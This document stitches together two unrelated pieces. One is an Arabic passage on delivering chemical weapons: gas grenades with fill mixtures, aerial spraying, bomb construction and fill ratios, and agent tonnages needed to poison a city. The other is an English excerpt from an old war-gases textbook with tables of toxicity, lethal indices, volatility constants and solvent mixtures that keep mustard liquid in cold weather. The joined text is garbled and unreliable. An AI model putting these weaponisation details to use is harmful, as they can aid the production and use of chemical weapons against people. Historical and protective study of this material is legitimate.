والغازات التي استعملت في هذه القنابل هي :

بروم استر حمض الخل

كلور أستون

أكرولين

بروم أستون

كلور بيكرين

يود استر حمض الخل

وهي مختلفة التركيب فترى القنبلة الفرنسية عبارة عن كرة زجاجية تسع حوالي 100سم^3 كلور أستون أو بروم استر الخل مغطاة بغلاف خزفي مربوط بسلك . وقنبلة أخرى من الصفيح تسع 150 سم ^{3} ولها جهاز انفجار وقنبلة من الحديد سعتها 270 سم ^{3} يود استر حمض الخل بجهاز للانفجار أيضاً.

وقد استخدم الروس أيضاً قنابل يدوية ذات مقبض تملأ كلور بيكرين ولها أيضاً جهاز للانفجار وقد ادخل الأمريكيون بعد الحرب العظمى تحسينات على القنابل اليدوية بأن أضافت إليها مواد ملتهبة تشتعل عند الانفجار لتساعد على احتراق محتوياتها فتتبخر إلى غازات .

د- الغازات في قذائف البنادق

هذه الطريقة هي أقل الطرق أهمية وقد استخدمها الفرنسيون في أوائل الحرب وكان وزن القذيفة 115 جراماً منها 35 جراما بروم استر الخل أو كلور أستون.

واستعملت هذه الطريقة في الجيوش الأمريكية بحجم أكبر ومر من أبعد (250متراً) وقد صنعت قذائفها لتصلح للاستعمال بواسطة البنادق أو باليد وتملأ القذائف بخليط مكون من

40 % كلور استوفينون
30% كلور بيكرين
30 % كلوروفورم

ويمكن استخدامها أيضاً بواسطة المدافع الرشاشة

3- مواد الغازات من الجو

لم تستخدم ماد الغازات أثناء الحرب العظمى من الجو ولكن بعدما وضعت الحرب أوزارها اجتهدت كل أمة في دراسة الطرق المتلفة لاستخدام الغازات من الجو بواسطة الطائرات وللآن لم تهتد أي أمة إلى طريقة موفقة يمكن الاعتماد عليها بإحدى مواد الغازات المعروفة فهناك شروط فنية لا يمكن القيام بها من الجو بسهولة سواء في ميادين القتال أو المدن وأهم هذه الشروط هي :

1) الحصول على درجة تركيز عالية للغازات.
2) نشر سحب الغازات على مساحات كبيرة.
3) مفاجأة العدو بالغازات.

وسنأتي على شرح هذه الشروط فيما بعد.

ويمكن استعمال الغازات من الجو بطريقتين :

1) برش مواد الغازات من الطائرات

2) بإلقاء قنابل مملوءة بمواد الغازات من الطائرات

1 - طريقة الرش:

تكون بواسطة أجهزة معدة لذلك تركب في الطائرات تخرج منها مواد الغازات السائلة على هيئة رذاذ ويجب أن تكون الطائرة على ارتفاع بسيط من سطح الأرض ونذكر هنا بعض أرقام أخذت من نتائج تجارب الأمريكيين عن هذه الطريقة:

يمكن تلويث مساحة طولها 1300 متر وعرضها 275 متراً بمقدار 300 كيلو جراما من مواد الغازات السائلة من ارتفاع 300 متر بينما يمكن تلويث مساحة طولها 1400 متر وعرضها 275 متراً بمقدار 150 كيلو جراماً من مواد الغازات السائلة من ارتفاع 150 وعلى ذلك نرى أنه من الجائز الحصول على درجة تركيز مرتفعة ومفاجأة العدو أيضاً ولكن هذا في حالة عدم وجود أي مقاومة أو مطاردة من العدو وهذا بعيد الفرض كما أنه لا يمكن للطائرة أن تطير قريبة جداً من الأرض كما تتطلبه هذه الطريقة.

2 - طريقة إلقاء القنابل :

يمكن إلقاء القنابل من الطائرات وهي على ارتفاع كبير من الأرض ولكن نجاحها مشكوك فيه ويفض دائماً إلقاء القنابل المدمرة أو القنابل الحارقة حيث نتائجها مضمونة.

تركيب القنابل وطريقة ملئها:

تملأ مواد الغازات في قنابل رقيقة الجدران لها شكل الكمثرى ويوضع داخلها أيضاً مواد انفجار سريعة الفرقعة حتى تتفجر القنبلة قبل أن تصل لعمق كبير في الأرض عند الاصطدام بها.

وإذا كانت مواد الغازات صلبة يجب وضع مواد الانفجار بنسبة تزيد وتنقص حسب نوع مواد الغازات المستعملة فإذا كانت بطيئة التبخر لزم وضع مواد انفجار كثيرة وإن كانت سريعة التبخر لزم وضع كمية تكفي لتمزيق جدران القنبلة فقط.

حجم مواد الغازات في القنبلة :

كلما كبر حجم القنبلة كبر حجم مواد الغازات الموجودة بها وزاد كذلك وزنها فمثلاً :

القنبلة التي تزن 20 كغ يكون حجم مواد الغازات بها 40 % من حجم القنبلة الكلي.

والقنبلة التي تزن 100 كغ يكون حجم مواد الغازات بها 55% من حجم القنبلة الكلي.

والقنبلة التي تزن 500 كغ يكون حجم مواد الغازات بها 65% من حجم القبلة الكلي

مقدار الجزء الفعال من غازات القنبلة :

عند انفجار القنبلة يتبخر جزء من مواد الغازات التي بها ويأتي بالفعل المطلوب والجزء الآخر تمتصه الأرض وفيمايلي نذكر بعض التجارب لبعض مواد الغازات عند الانفجار.إذا كانت القنبلة تحتوي على مواد سائلة وسريعة التبخر مثل الفوسجين فإن نسبة ما يتبخر منه هو 80 % إلى 90 % أما الباقي وقدره 20% إلى 10 % فتمتصه الأرض.

أما إذا كانت القبلة تحتوي على مواد سائلة بطيئة التبخر أو عديمة التبخر مثل البير شتوف والكلوربيكرين والكلارك فإن:

30 % من مواد الغازات تمتصه الأرض ويصبح عديم الفائدة.
و 4% من مواد الغازات يتناثر على هيئة نقط كبيرة الحجم.
و 25 % من مواد الغازات يتناثر على هيئة نقط دقيقة الحجم.
و 5% من مواد الغازات يتبخر.
وإذا كانت القنبلة تحتوي على مواد صلبة فإن الجزء الذي يتبخر يكون ضئيلاً جداً بدرجة أنه لا ينتظر استعمال هذه المواد من الجو .

تأثير الجزء المتبخر (الفعال):

المواد التي تتحول إلى غازات أو ضباب (مثل البير شتوف والكلور بيكرين والكلارك) بفعل الحرارة الناشئة من انفجار القنبلة تكون سحابة نصف كروية يصل قطرها من 15 إلى 20 متراً ويكون حجمها حوالي 2000 متر مكعب إذا كانت القنبلة تزن 1000 كغ . ويكون وزن الجزء المتبخر من مادة الغاز في السحابة هو 35 كغ أي بمعدل 17 كغ في كل متر مكعب من السحابة ودرجة التركيز هذه أعلى من درجة عدم التحم لبكثير فعلى ذلك يكون من الصعب المكوث في جو ملوث بهذه الكمية .

أم المواد البطيئة التبخر مثل غاز الخردل فيتناثر جزء كبير منها على هيئة نقط مختلفة الأحجام حول موضع تصادم القنبلة مع الأرض في شكل دائرة يبلغ قطرها من 25 إلى 30 متراً بينما يبقى الجزء الآخر في مكان التصادم.

الضرر الذي يلحق المعدن من الهجوم الجوي بالغازات:

استخدمت الغازات السامة في أثناء الحرب العالمية في ميادين القتال فقط وجاءت بنتائج عظيمة ولكنها لم تستعمل من الجو سواء على ميادين القتال أو على المدن مع أن فن الطيران كان متقدماً و مواد الغازات كانت أيضاً متيسرة لدى جميع الأمم المحاربة ويرجع عدم استخدامها من الجو إلى سببين: أولهما : الاعتماد على القذائف المدمرة من الطائرات.

ثانيهما: الشك في نجاح الغازات من الجو بواسطة الطائرات.ولكن بعد أن وضعت الحرب أوزارها ابتدأت جميع الأمم في دراسة طرق استخدام الغازات من الجو لتذليل كل صعوبة تقف في سبيل نجاحها. فسمعنا وقرأنا الكثير عن ذلك مثل بناء الطائرات الضخمة حتى يتسنى لها حمل أكبر كمية من هذه الغازات ومثل هذه الغازات ومثل زيادة سرعة الطائرات . وتسابق الأمم في بناء أكبر عدد مكن منها مع تجهيزها بأحدث المخترعات لتقوم بمهاجمتها على أكمل وجه ممكن . المعتقد أن قنبلة واحدة من هذه الغازات سيكون فيها الهلاك المؤكد على جميع سكان المدينة.

والحقيقة غير ذلك كما سنرى بعد. فإن لاستعمال الغازات من الجو شروطاً مخصوصة يجب أن تكون مستوفاة وإلا كانت النتيجة مشكوكاً فيها.

ففي القيام بالهجوم الجوي بالغازات السامة على المدن صعوبة فنية عظيمة يمكننا أيضاً حلها فرنا أن مسطح المدينة التي يراد الهجوم عليها هو 100 كيلو متر مربع ففي حالة استعمال مادة من مواد الصليب الأصفر وهي أخطر المواد المعروفة فإننا نحتاج إلى عشرة جرامات من هذه المادة لتسميم كل متر مربع أي يلزمنا 1000 طن لتسميم المساحة كلها.- وهنا نرى صعوبة القيام بهذا الهجوم لكثرة عدد الطائرات اللازمة لذلك. هذا إذا فرضنا أنه لا توجد أية مقاومة من المدينة المهاجمة وإن جميع الطائرات المعادية لها وأيضاً لو فرضنا

أن الأحوال الجوية كانت ملائمة لذلك الهجوم لأن الرطوبة والرياح والحرارة أكبر عقبات في نجاح الهجوم الجوي بالغازات كما سنرى ذلك فيما بعد.

أما إذا استعملنا إحدى مواد (الصليب الأخضر) فإن الفوسجين هو أصلحها ومنه نحتاج إلى خمسة عشر مليجراماً لتسميم متر مكعب من الهواء لتتعدم فيه الحياة في نصف ساعة وحيث أنه يجب تسميم طبقة من الهواء ارتفاعها 30 متراً على سطح الأرض نحتاج إلى 30 طن من الفوسجين .

وهنا نرى أنه في الإمكان القيام بمثل هذا الهجوم بسهولة لقلة عدد الطائرات ولكن لا ننسى شدة قابلية هذه المادة للتفاعل مع الماء تجعلها قليلة الفائدة ثم إن طرق الوقاية منها أصبحت سهلة جداً . وأما إذا استعملنا إحدى مواد الصليب الأزرق فإنه يلزمنا لكل متر مكعب من الهواء من مليجرام واحد إلى مليجرامين لجعله غير صالح للتنفس حتى يصير المكوث فيه باستمرار مستحيلاً ولذلك فلا نحتاج إلا إلى عشر المقدار الذي يستعمل من الفوسجين أي أن طائرة كبيرة أو ست طائرات عادية تأتي بالهجوم المطلوب ولكن تأثير هذه المواد غير مميت فإنها تحدث التهابات تزول بدون خطر متى خرج الإنسان من المنطقة المسممة .

من كل ذلك نرى مقدار ضعف النجاح الذي يصادف الهجمات الجوية بأنواع الغازات المختلفة من الوجهة العملية هذا ولا ننسى أن مقدار هذا النجاح معلق أيضاً بشروط فنية حربية فإنه يجب:

أولاً: أن تكون درجة تركيز الغاز في الهواء كافية حتى تأتي بالنتيجة المطلوبة .

ثانياً : أن يغطى الغاز أكبر مساحة ممكنة من المدينة بالسحب الناشئة عنه.

ثالثاً : أن يكون الهجوم فجائياً حتى لا يستعد السكان إلى اتخاذ طرق الوقاية في الوقت المناسب.

فإذا استعملت إحدى طرق الهجوم الجوي بالغازات السامة وهي إلقاء القنابل فإنه من الصعب جداً الحصول على درجة تركيز كافية للغاز المستعمل بهذه الطريقة خصوصاً إذا كان هذا الغاز سريع التبخر إذ تكون الهجمات الجوية دائماً متقطعة ومتفرقة أيضاً مما يسبب وجود الوقت الكافي بين كل هجومين متتاليين لأن تعبث الرياح بالغازات الموجودة وتخفف من درجة تركيزها قبل أن تتمكن من القيام بهجمات أخرى.

أما إذا كانت المادة المستعملة من المواد البطيئة التبخر فإنها لا تأتي بالفائدة المطلوبة إذ أن الأرض تمتص منها جزءاً كبيراً ويسهل كذلك إزالتها بسرعة من الأماكن الملوثة بها برشها بالمواد الكيميائية التي تذهب بتأثيرها السيئ.

وهنا نرى أن الشرط الأول لا يمكن القيام به بسهولة وأما الشرط الثاني فإنه يصعب على الطائرات تكوين سحابة كبيرة من الغازات لها الكثافة اللازمة وتكسو مساحة كبيرة بدون أن يكون بها ثغرات ولو أنه قد أمكن القيام بالشرط الأول والثاني في ميادين القتال بواسطة طرق النفخ والقذائف المدفعية إلا أنه يمكن للطائرات إحاطة مدينة بأكملها بسحب من الغازات مهما كثر عدد الطائرات لأنه لا يمكنها أن تلقي قنابلها الواحدة بجانب الأخرى تماماً حتى تتصل السحابة الناشئة من كل قنبلة بالأخرى لتكون سحابة كبيرة . وأما الشرط الثالث وهو الهجوم الفجائي فإنه أيضاً يصعب تنفيذه لأن لكل أمة سرباً من الطائرات للرقابة الجوية واجبها إعلام السكان في الوقت المناسب وقبل حلول الخطر حتى تأخذ طرق الوقاية

اللازمة في الوقت المناسب وحتى في حالة عدم قيام هذه الفرقة بواجبها فإن السكان عندما يرون طائرات العدو في السماء يمكنهم اتخاذ طرق الوقاية بكل اطمئنان حيث يوجد متسع من الوقت لذلك .

وهنا نرى أيضاً أنه ليس من السهل القيام بهذه الشروط الثلاثة في وقت واحد حتى ولا القيام بشرط واحد بأكمله لأنه يجب مراعاة الحالات الجوية الت يتلعب دوراً مهما صفي نجاح الهجوم الجوي.

فالرياح: مثلاً إذا كانت ساكنة فإنها تساعد الطيار فعلاً على إصابة الهدف إلا أن السحابة الناشئة من الغاز المستعمل تمكث في مكان انفجار القنبلة تقريباً ولا يكون لها إلا التأثير الموضعي ويمكن الابتعاد عنه بسرعة. أما إذا كانت الرياح شديدة ولو قليلاً فإنها تمزق تلك السحابة فتقلل من درجة تركيزها في الهواء وتضعف من تأثيرها وعلى ذلك يجب أن تكون المهاجمات في أوقات مخصوصة يكون فيها سرعة الرياح ملائمة وكذلك الرطوبة الجوية (المطر والندى والثلج) فهي أكبر مساعد على عدم نجاح الهجمات الجوية فإن عدداً بسيطاً جداً من مواد الغازات السامة هو الذي يقاوم تأثير المياه فيه والباقي يتحلل مع الماء إلى مواد أخرى غير سامة.

وكذا حرارة الجو عامل آخر مهم فهي القوة المحركة للهواء فإنه إذا سخن نهاراً بفعل الحرارة ارتفع لخفته وشتت معه سحابة الغاز إلى أعلى سواء من أعلى المنازل أو من الأراضي المنخفضة.

كل هذه عوامل تضعف من تأثير الغازات السامة. وقد وجد بالتجربة أن أحسن الأوقات الملائمة لاستعمال الغازات من الجو هو أبرد أوقات اليوم أي من نصف الليل إلى الفجر وفي هذا الوقت طبعاً يصعب جداً على الطيار إصابة الهدف خصوصاً إذا اتخذ السكان الاحتياطات اللازمة كإطفاء الأنوار أو إخفائها على الأقل. وأما إذا اتبعت الطريقة الأخرى للهجوم الجوي بالغازات وهي رش المواد السامة من الجو بواسطة الطائرات فإن هذه العملية مازالت من أكبر المعضلات في وقتنا هذا حيث يجب التوفيق بين رش أكبر كمية ممكنة من المواد السامة وبين القيام بهذه العملية في أقصر وقت ممكن مع إصابة الهدف .

فالسفن الهوائية (البالونات) مثلاً في إمكانها حمل كمية كبيرة من المواد ولكنها تكون بطيئة الحركة فقلما تنجو من خطر الطائرات المطاردة لها- علاوة على أنها تظهر في الجو بسهولة للسكان لكبر حجمها. أما الطائرات فهي سريعة الحركة إلا أن حمولتها محدودة فأكبر طائرة عرفت حتى الآن لا تزيد حمولتها عن 13000 كيلو جرام ولكن لا يمكنها حمل أكثر من 7000 كغ من المواد السامة ويجب أيضاً أن تطير على ارتفاع لا يقل عن 1500 متر حتى تكون بعيدة عن خطر المدافع المضادة للطيارات .

فلو فرض أن ألقت طائرة ما عندها من المواد السائلة من هذا الارتفاع فإن هذه السوائل تتحول بعد مسافة قصيرة إلى نقط صغيرة وزن كل منها 13 كغ وتسقط بسرعة ثمانية أمتار في الثانية فتحتاج في قطع هذه المسافة إلى أن تصل إلى الأرض إلى 200 ثانية فإذا كانت هذه المواد سريعة التبخر فإن هذه المدة كافية جداً في أن تحولها إلى غازات فلا يصل منها إلى الأرض شيء.

وأما إذا استعملت ماد سائلة بطيئة التبخر مثل الصليب الأصفر فإنها تصل إلى الأرض بكميات قليلة لا تأتي بالغرض المطلوب.

هذا ولا ننسى أيضاً فعل الرياح وتأثيرها على انقط الصغيرة فإنها تغير من اتجاهها كثيراً فلا تصل إلى المكان المقصود. وكذا فعل الرطوبة الجوية كما شرحنا ذلك . أما إذا أرادت الطائرات استعمال هذه الطريقة بنجاح تام فيجب عليها أن تطير قريباً جداً من سطح الأرض وبذلك تكون معرضة لخطر قذائف العدو والنارية بكل أنوعها.

لهذا نرى أنه لا خطر مطلقاً من الغازات السامة إذا استعملت من الجو وإذا وجد الخطر فيكون بسيطاً ويمكنا أيضاً تلافيه بسرعة وبدون أن يمسنا شيء منه إذا اتبعنا طرق الوقاية اللازمة .

ففي أوائل استعمال الغازات في الحرب العظمى في ميادين القتال كانت الضحايا فعلاً كثيرة وبلغت نسبة الموتى من المصابين من الغازات في أوائل موقعة للغازات 35 % ولكن انخفضت هذه النسبة بسرعة عظيمة إلى 2.5 % وذلك يرجع إلى اتخاذ طرق الوقاية اللازمة بينما استمرت نسبة الموتى من المصابين بالقذائف النارية على اختلاف أنواعها طول مدة الحرب 24%.

فخطر القذائف النارية عشرة أضعاف خطر الغازات السامة لأن معظم الغازات المعروفة قد درست خواصها ودرست أيضاً طرق الوقاية منها حتى أصبح من السهل اتقاء خطرها. ومع تقدم علم الكيمياء وكثرة الأبحاث الأخيرة في هذا الموضوع لم يكتشف حتى الآن أي غاز لم تعرف طرق الوقاية منه بعد .

INTRODUCTION

THE date of the commencement of scientifically organised chemical warfare is universally fixed at April 22nd, 1915, when the Germans launched the first cloud of chlorine gas in the region of Ypres.

It may be said that on the same date the study of the war gases commenced. In the literature of the pre-war period, occasional notes appear concerning the physical, chemical and biological properties of most of the substances which were employed in the European War as war gases. These notes, however, were not the result of systematic researches, at any rate from the biological side, but of inquiries into accidents.

A complete study of only a few substances was in existence, but these were more properly poisons, such as the alkaloids and the arsenic-containing pharmaceuticals, etc., and cannot be included among the war gases.

The employment of noxious substances as munitions of war imposed on chemists of all nations the necessity of co-ordinating and adding to the existing data concerning substances which were both toxic and also had the necessary physical, chemical and technical properties. These researches were concerned both with the manufacturing processes best suited to the national resources and with the most efficient methods of employing substances already known to be toxic. Furthermore, the biological properties of known substances were defined so as to correlate offensive action with chemical structure, and finally, especially at the end of the war and in the post-war period, new war gases were synthesised whose employment would surprise the enemy and which would also be superior in some respects to those already in use.

In these researches several thousand substances were examined during the war, and Edgewood Arsenal, U.S.A., alone examined some 4,000. But, of all these, only 54, according to American data, were tried in the field, and only 12 were being actually used at the end of the war.

This selection, which was made on the basis of the actual conditions in which the substances were employed, shows how rigorous are the physical, chemical and technical requirements

2 *PRINCIPAL PROPERTIES OF THE WAR GASES*

The degree of toxicity is usually expressed by the following characteristics : [1]

(1) The lower limit of irritation.
(2) The limit of insupportability.
(3) The mortality-product.

1. The Lower Limit of Irritation

The lower limit of irritation of a gas, also termed " the threshold value of pathological sensitivity," [2] is the minimum concentration provoking a painful sensation at those surfaces on which it acts in its characteristic manner. The surfaces are the conjunctiva, the nasal mucosa and the pharynx, the skin, etc. Experiments are made on human subjects and are continued until the appearance of signs of the specific action of the gas, generally lachrymation or sneezing, on all or nearly all the persons taking part in the experiment.

The lower limit of irritation is generally expressed in mgm. of substance per cubic metre of air.

In Table I the values of the lower limit of irritation are given for several substances.

TABLE I. *Lower Limits of Irritation*

WAR GAS	MGM./CU. M.
Diphenyl chloroarsine	0·1
Chloro acetophenone	0·3
Ethyl dichloroarsine	1
Chloropicrin	2
Phosgene	5
Trichloromethyl chloroformate	5
Dichloromethyl ether	14

It will be seen from this table that the lower limit of irritation of the war gases may vary between fairly wide limits. The substance with the greatest irritant power known to the present is diphenyl chloroarsine.

2. The Limit of Insupportability

The limit of insupportability is the maximum concentration which a normal man can support for 1 minute without injury. This characteristic can only be determined for those war gases which have a predominantly irritant action. In the case of

[1] Detailed accounts of the methods of determining these characteristics are given in LUSTIG, *Patologia e clinica delle malattie da gas di guerra*, Milan, 1937, and in AKSENOV, *Metodika Toksikologii boevikh otravliajuscisch vescestv*, Moscow, 1931.

[2] FERRI and MADESINI, *Giornale di Medicina Militare*, January, 1936, 36.

lachrymatories, it is usual after abundant lachrymation to arrive at a condition of photophobia, burning of the eyes and inability to keep the eyes open, and this stage is considered that of the limit of insupportability. In the case of sternutators, insupportability is taken to be the stage when, after the production of sneezing, other symptoms such as coughing, retrosternal pain, headache, etc., appear and produce the sensation of having reached a limit beyond which it would be unwise to proceed.

In Table II the values of the limits of insupportability are given for several substances :

TABLE II. *Limits of Insupportability*

WAR GAS	MGM./CU. M.
Diphenyl chloroarsine	1
Chloroacetophenone	4·5
Ethyl dichloroarsine	10
Dichloromethyl ether	40
Trichloromethyl chloroformate	40
Chloropicrin	50

The substance having the lowest limit of insupportability is diphenyl chloroarsine, and that having the highest is chloropicrin.

3. The Mortality-product

The mortality-product, also termed the *Lethal Index*, or the *Haber Product*, W, is given by the product of the concentration, C, of the substance in air (expressed in mgm. per cu. m.), by the duration, t, of its action (expressed in minutes) sufficient to cause death. It is normally expressed by the following equation :

$$C \times t = W$$

The mortality-product gives the toxic power of the asphyxiants and of those poisons absorbed through the skin. It cannot be experimentally determined on the human subject, and experiments are normally made on animals, cats, rabbits, cavies or dogs.

It is inversely proportional to the toxicity of a substance : the lower the value of the index, the greater is the toxic power.

According to Flury,[1] the formula quoted above gives values sufficiently accurate for practical purposes when working with concentrations insufficient to cause the death of the animals in a few minutes and not so low as to need less than several mgm. of the substance.

American workers have generally determined the mortality-

[1] Flury, *Z. ges. expt. Med.*, 1921, **13**, 1, and *Gasschutz und Luftschutz*, 1932, 149.

product at two different durations: at an exposure time of 10 minutes (short exposure) and at an exposure time of 30 minutes (long exposure).

The values of the mortality-products are referred to the species of animal used in the experiments and are valid only under the same experimental conditions. They are thus not applicable to man. However, they give comparative data of great importance for the evaluation of the relative toxic power of substances.

Table III gives values of the mortality-product for several substances.

TABLE III. *Mortality-product*

WAR GAS	GERMAN DATA ON CATS [1]	AMERICAN DATA ON DOGS AND MICE [2]
Phosgene	450	5,000
Trichloromethyl chloroformate	500	5,000
Dichloromethyl ether	500	4,700
Chloropicrin	2,000	20,000
Ethyl dichloroarsine	3,000	5,000
Diphenyl chloroarsine	4,000	15,000
Chloroacetophenone	4,000	8,500

The difference between the German and the American results in Table III is attributable to various causes [3]: the German values were obtained with cats, and the American with dogs and mice; cats are more sensitive to some toxic substances and less to others; the German values were obtained during the war, when the cats used in the experiments were suffering from malnutrition.

(B) PHYSICAL PROPERTIES

The principal physical properties to be considered in evaluating the practical utility of a substance for use as a war gas are as follows:

1. Vapour Tension

All liquid and solid substances possess a definite tendency to pass into the gaseous condition. Because of this tendency, a layer of vapour forms above each substance and exercises a certain

[1] MEYER, *Die Grundlagen des Luftschutzes*, Leipzig, 1935.
[2] PRENTISS, *Chemicals in War*, New York, 1937. The values quoted refer to an exposure period of 10 minutes.
[3] FLURY, *loc. cit.*, and WIRTH, *Gasschutz und Luftschutz*, 1936, 250.

pressure whose magnitude depends on the temperature. This pressure, termed the vapour tension or vapour pressure, is expressed in mm. of mercury.

In the case of the war gases, this physical constant has an especial interest. In order to be of use in warfare, at least as a toxic agent on the respiratory tract, a gas must have a vapour pressure high enough at ordinary temperatures to supply enough gas to the atmosphere to produce useful physiopathological effects. However, this property has only a minor value in the case of substances such as diphenyl dichloroarsine, which are used in the form of aerosols.

There are various methods (static, dynamic, etc.) of determining the vapour tension of a substance, but it is not proposed to describe these here, as they may be found in special treatises.[1] Moreover, various formulæ may be employed to calculate the vapour tension of a substance at different temperatures. That in most general use is the empirical formula of Regnault [2] :

$$\log p = a + b\,\beta^t + c\,\gamma^t$$

This may also be used in the following shorter form [3] :

$$\log_{10} p = A + \frac{B}{273 + t}$$

In this formula A and B are two constants which vary from substance to substance and whose values may be calculated from the boiling points of the substance, t_1 and t_2, at two different pressures, p_1 and p_2. Two equations are thus obtained with two unknowns :

$$\log_{10} p_1 = A + \frac{B}{273 + t_1}$$

$$\log_{10} p_2 = A + \frac{B}{273 + t_2}$$

from which the values of A and B may be obtained.

Research carried out by various workers has demonstrated that this formula gives values sufficiently concordant with those obtained experimentally by the dynamic method. In calculating

[1] Ostwald-Luther, *Physico-chemischen Messungen*, Leipzig, 1925.
[2] Winkelmann, *Handbuch der Physik*, III, 1906, 950.
[3] Baxter and Bezzenberger, *J. Am. Chem. Soc.*, 1920, **42**, 1386 ; Herbst, *Kolloidchem. Beihefte*, 1926, **23**, 323 ; Mumford and coll., *J. Chem. Soc.*, **1932**, 589 ; Liebermann, *Khimija i Tecnologija Otravljajuscikh Vescestv*, Moscow, 1931.

the values of the two constants it is necessary, however, to employ two boiling points at temperatures at least 70° C. apart.

Baxter, Mumford and others,[1] applying this formula to the determination of the vapour tension of war gases, have determined the values of *A* and *B* for various substances as follows :

TABLE IV. *Values of Constants A and B*

	A.	B.
Phosgene	7·5595	— 1,326
Chloropicrin	8·2424	— 2,045·1
Cyanogen bromide . . .	10·3282	— 2,457·5
Dichloromethyl sulphide . .	8·3937	— 2,734·5
Methyl dichloroarsine . . .	8·6944	— 2,281·7
Diphenyl chloroarsine . . .	7·8930	— 3,288

By substituting the values of Table IV in the formula already given, the vapour tensions of the various substances may be found at different temperatures.

In Table V the values of the vapour tensions of several substances are given in mm. of mercury at 20° C.

TABLE V. *Vapour Tension at 20° C.*

	MM. MERCURY
Bromobenzyl cyanide	0·012
Dichloroethyl sulphide	0·115
Chlorovinyl dichloroarsine	0·395
Trichloromethyl chloroformate	10·3
Chloropicrin	16·9
Cyanogen chloride	1,001·0
Phosgene	1,173·4

It is seen from this table that the variation in the vapour tensions of the war gases is very great. For example, some of these substances have a vapour tension greater than one atmosphere (phosgene, cyanogen chloride), while others (dichloroethyl sulphide, bromobenzyl cyanide) have an extremely low vapour tension, and for this reason special methods are necessary in order to obtain efficient results in using them in warfare.

2. Volatility

By the term volatility is meant the weight of the substance contained in 1 cu. m. of saturated vapour at a certain temperature.

[1] See the preceding note.

The volatility is usually expressed in mgm. of the substance per cu. m. of air, though occasionally also in cu. mm. per cu. m. of air. From the latter value the weight per unit volume may be calculated from the formula :

$$mgm. = cu.\ mm. \times d$$

in which d is the density of the substance.

The volatility is one of the most important factors in the selection and evaluation of war gases.

The volatility V of a substance at a certain temperature t may be easily calculated from the following relation :

$$V^t = \frac{M \cdot 273 \cdot p \cdot 10^6}{22.4\ (273 + t)\ 760}$$

in which M = molecular weight of the substance, in gm.

P = vapour tension in mm. of mercury of the substance at the temperature t.

In the following table, values of the volatility are given in mgm. of substance per cu. m. of air of some war gases at 20° C.

TABLE VI. *Volatility at 20° C.*

	MGM./CU. M.
Diphenyl cyanoarsine	0·17
Diphenyl chloroarsine	0·68
Dichloroethyl sulphide	625·00
Benzyl bromide	2,400·00
Trichloromethyl chloroformate	26,000·00
Methyl dichloroarsine	74,400·00
Chloropicrin	184,000·00

As is seen from Table VI, the values vary over a wide range; while diphenyl chloroarsine at 20° C. has a volatility of only 0·68 mgm. per cu. m. of air, at the same temperature the volatility of chloropicrin is 184,000 mgm. per cu. m. of air. Because of these differences in volatility, the various war gases are used for different types of objective and applied by different methods.

As already noted, the volatility of the war gases varies with temperature. Herbst [1] has established the following approximate relationship between temperature and volatility:

Between 10° *and* 30° *C. an increase in temperature of* 1° *C. causes an increase in volatility of about* 10%.

Experimental values of the volatility of dichloroethyl sulphide

[1] HERBST, *Kolloidchem. Beihefte*, 1926, **23**, 340.

between 15° and 25° C. are compared in the following table with values calculated from Herbst's rule :

TABLE VII. *Volatility of Dichloroethyl Sulphide*

TEMPERATURE	VOLATILITY IN MGM./CU. M.	
°C.	FOUND	CALCULATED
15	401	401
16	439	441
17	480	482
18	525	528
19	573	577
20	625	630
21	682	687
22	743	750
23	810	817
24	881	891
25	958	969

The increase in volatility caused by increase in temperature is very effective in bringing about useful effects from the offensive point of view, especially in the case of relatively involatile substances.

3. Boiling Point

The boiling point of a substance is that temperature at which its vapour tension attains the value of the atmospheric pressure. The lower the boiling point of a substance, the higher is its vapour tension and its volatility.

TABLE VIII. *Boiling Points of some War Gases at a Pressure of 760 mm. of Mercury*

	°C.
Chlorine	— 33·5
Phosgene	8·2
Hydrocyanic acid	26·5
Cyanogen bromide	61
Monochloromethyl chloroformate	107
Chloropicrin	112
Dichloroethyl sulphide	217
Chloroacetophenone	245

The war gases have very varied boiling points, as is seen from Table VIII. This variation in the boiling points, together with the differences in physiopathological action, explains the variation between the types of employment which the war gases find in

warfare. Thus substances with a relatively low boiling point are employed in the field when a high gas concentration is required for a short time, while those with a rather high boiling point are used when a prolonged action is desired.

According to Herbst, a knowledge of the boiling point of a substance enables deductions to be made regarding its volatility. In the following table volatilities at 20° C. are given corresponding with a series of boiling points.

TABLE IX. *Relation between Boiling Point and Volatility*

B.P. AT 760 MM. ° C.	VOLATILITY AT 20° MGM./CU.M.	B.P. AT 760 MM. ° C.	VOLATILITY AT 20° MGM./CU.M.
300	3	190	2,000
290	6	180	4,500
280	12	170	9,000
270	25	160	14,000
260	50	150	21,000
250	100	140	31,000
240	200	130	46,000
230	380	120	68,000
220	630	110	100,000
210	1,000	100	155,000
200	1,550		

From these values, Herbst [1] deduces the following rule concerning the relation between boiling point and the volatility at 20° C.

(*a*) For boiling points between 300° and 230° C., a diminution in boiling point of 10° C. corresponds to a doubling of the volatility.

(*b*) For boiling points below 230° C., a diminution in boiling point of 10° C. corresponds to an increase in volatility of 1·5 to 1·6 times.

The boiling point is an important characteristic of a war gas, not only because of its connection with vapour tension and therefore with the tactical aims attainable in warfare, but also because of its influence on the ease of storage and transport of the substance. A war gas whose boiling point is lower than ordinary temperatures, as, for example, phosgene, is difficult to pack and necessitates the use of refrigerating apparatus during transport in order to keep it below its boiling point.

The preference of the Germans during the war of 1914–18 for employing trichloromethyl chloroformate (diphosgene) rather than

[1] Herbst, *loc. cit.*

phosgene was due to the difficulties of manipulating the latter gas, owing to its low boiling point.

4. Melting Point

The melting point of a substance is the temperature at which the solid and the liquid phases of the substance are in equilibrium.

TABLE X. *Melting Points of some War Gases*

	° C.
Chlorine	— 102
Chloropicrin	— 69
Trichloromethyl chloroformate	— 57
Hydrocyanic acid	— 15
Dichloroethyl sulphide	+ 14·4
Chloroacetophenone	+ 58

The melting point is an important factor in the use of a gas in warfare, for on it depends the practicability of its employment. It is easily understood that substances which are quite suitable for use with respect to their action in the vapour state cannot be efficiently employed in cold regions if they have a high melting point, without having recourse to special methods such as admixture with other substances so as to reduce the melting point. Thus in the case of dichloroethyl sulphide, which in the pure state melts at about 14° C., a solution of this substance in chlorobenzene was widely used during the war. The melting points of mixtures of dichloroethyl sulphide (of 94–95% purity ; m.p. 13·4° C.) with chlorobenzene and with carbon tetrachloride in various proportions are given in the following table :

% *Solvent*	*Chlorobenzene*	*Carbon tetrachloride*
	m.p.	*m.p.*
0	13·4°	13·4°
10	8·4°	9·8°
20	6·4°	6·6°
30	−1·0°	3·1°

